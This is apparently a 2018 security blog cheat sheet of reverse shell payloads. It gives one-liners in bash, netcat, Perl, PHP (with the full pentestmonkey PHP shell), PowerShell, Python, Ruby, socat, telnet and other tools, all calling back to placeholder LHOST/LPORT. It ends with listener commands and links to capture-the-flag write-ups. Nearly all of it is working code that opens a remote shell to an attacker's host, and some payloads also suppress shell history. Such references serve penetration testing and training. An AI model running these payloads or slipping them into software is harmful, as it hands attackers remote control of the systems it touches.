

Reverse shells

12 Apr 2018 · Cybersecurity · reverse shell payload

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Awk

```
awk 'BEGIN {s = "/inet/tcp/0/LHOST/LPORT"; while(42) { do{ printf "shell>"
 |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; clo
se(c); } } while(c != "exit") close(s); }}' /dev/null
```

Bash

```
bash -i >& /dev/tcp/LHOST/LPORT 0>&1
```

```
0<&196;exec 196<>/dev/tcp/LHOST/LPORT; sh <&196 >&196 2>&196
```

```
exec 5<>/dev/tcp/LHOST/LPORT && while read line 0<&5; do $line 2>&5 >&5; do
ne
```

Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/LH
OST/LPORT;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String
[]); p.waitFor()
```

Javascript

```
(function(){ var net = require("net"), cp = require("child_process"), sh =
cp.spawn("/bin/sh", []); var client = new net.Socket(); client.connect(LPOR
T, "LHOST", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.s
tderr.pipe(client); }); return /a/; })();
```

Netcat

```
nc -e /bin/sh LHOST LPORT
```

```
/bin/sh | nc LHOST LPORT
```

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc LHOST LPORT >/tmp/
f
```

```
rm -f backpipe; mknod /tmp/backpipe p && /bin/sh 0</tmp/backpipe | nc LHOST
 LPORT 1>/tmp/backpipe
```

```
rm -f backpipe; mknod /tmp/backpipe p && nc LHOST LPORT 0<backpipe | /bin/b
ash 1>backpipe
```

Perl

```
perl -e 'use Socket;$i="LHOST";$p=LPORT;socket(S,PF_INET,SOCK_STREAM,getpro
tobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">
&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"LPORT:L
HOST");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

```
# Windows
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"LPORT:LHOST");STDIN->fdopen
($c,r);$~->fdopen($c,w);system$_ while<>;'
```

PHP

```
php -r '$sock=fsockopen("LHOST",LPORT);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);shell_exec("/bin/sh -i <&3 >&3 2>&
3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);`/bin/sh -i <&3 >&3 2>&3`;'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);system("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);popen("/bin/sh -i <&3 >&3 2>&3",
 "r");'
```

```
// pentestmonkey one-liner ^_^
<?php set_time_limit (0); $VERSION = "1.0"; $ip = "LHOST"; $port = LPORT;
$chunk_size = 1400; $write_a = null; $error_a = null; $shell = "uname -a;
```

```
 w; id; /bin/bash -i"; $daemon = 0; $debug = 0; if (function_exists("pcntl_
fork")) { $pid = pcntl_fork(); if ($pid == -1) { printit("ERROR: Cannot for
k"); exit(1); } if ($pid) { exit(0); } if (posix_setsid() == -1) { printit(
"Error: Cannot setsid()"); exit(1); } $daemon = 1; } else { printit("WARNIN
G: Failed to daemonise.  This is quite common and not fatal."); } chdir("/"
); umask(0); $sock = fsockopen($ip, $port, $errno, $errstr, 30); if (!$sock
) { printit("$errstr ($errno)"); exit(1); } $descriptorspec = array(0 => ar
ray("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w")); $proce
ss = proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process
)) { printit("ERROR: Cannot spawn shell"); exit(1); } stream_set_blocking(
$pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipe
s[2], 0); stream_set_blocking($sock, 0); printit("Successfully opened rever
se shell to $ip:$port"); while (1) { if (feof($sock)) { printit("ERROR: She
ll connection terminated"); break; } if (feof($pipes[1])) { printit("ERROR:
 Shell process terminated"); break; } $read_a = array($sock, $pipes[1], $pi
pes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null); if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $i
nput = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwri
te($pipes[0], $input); } if (in_array($pipes[1], $read_a)) { if ($debug) pr
intit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) p
rintit("STDOUT: $input"); fwrite($sock, $input); } if (in_array($pipes[2],
$read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2],
$chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input);
 } } fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2
]); proc_close($process); function printit ($string) {  if (!$daemon) { pri
nt "$string\\n"; } } ?>
```

Powershell

```
$client = New-Object System.Net.Sockets.TCPClient('LHOST',LPORT); $stream =
 $client.GetStream(); [byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.R
ead($bytes, 0, $bytes.Length)) -ne 0) {; $data = (New-Object -TypeName Syst
em.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback = (iex $data 2>&1
 | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendb
yte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyt
e,0,$sendbyte.Length); $stream.Flush()}; $client.Close();
```

Python

```
# TCP
python -c "import
os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
('LHOST',LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.file
no(),2);os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-
i']);s.close();exit();"
```

```
# STCP
python -c "import
os,pty,socket,sctp;s=sctp.sctpsocket_tcp(socket.AF_INET);s.connect(('LHOST'
,LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-
i']);s.close();exit();"
```

```
# UDP
python -c "import
os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM);s.connect((
'LHOST',LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.filen
o(),2);os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-
i']);s.close();"
```

Ruby

```
ruby -rsocket -e 'f=TCPSocket.open("LHOST",LPORT).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("LHOST","LPORT");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

```
# Windows
ruby -rsocket -e 'c=TCPSocket.new("LHOST","LPORT");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

Socat

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:LHOST:LPORT
```

TCLsh

```
echo 'set s [socket LHOST LPORT];while 42 { puts -nonewline $s "shell>";flu
sh $s;gets $s c;set e "exec $c";if {![catch {set r [eval $e]} err]} { puts
$s $r }; flush $s; }; close $s;' | tclsh
```

Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet LHOST LPORT 0/tmp/p
```

```
telnet LHOST LPORT | /bin/bash | telnet LHOST LPORT
```

xterm

```
# Make sure the Xserver is listening to TCP.
xhost +RHOST
xterm -display LHOST:0 or DISPLAY=LHOST:0 xterm
```

Listeners

```
socat file:`tty`,echo=0,raw tcp-listen:LPORT
nc -lvvp LPORT
```

See also...

WinRM shell (a.k.a. PowerShell Remoting) with file upload capability
09 Apr 2018

MSSQL shell with file upload capability
13 Apr 2018

Reddish write-up
26 Jan 2019

LaCasaDePapel write-up
27 Jul 2019

Enterprise write-up
19 Mar 2018

Querier write-up
22 Jun 2019


Tally write-up
03 May 2018

Legacy write-up
19 Oct 2017

Known-plaintext attack tool for XOR-encrypted data
22 Apr 2018

Sense write-up
24 Mar 2018

Mantis write-up
18 Feb 2018



Optimum write-up
28 Oct 2017

Ask and you shall receive
04 May 2019

Fulcrum write-up
09 Jun 2018

Node write-up
03 Mar 2018

Inception write-up
14 Apr 2018

Minion write-up
10 Apr 2018

FluxCapacitor write-up
13 May 2018

Fortune write-up
02 Aug 2019

Unattended write-up
23 Aug 2019

Path-traversal archiver
14 May 2019

Nineveh write-up
17 Dec 2017

Falafel write-up
23 Jun 2018

Antonios Tsolis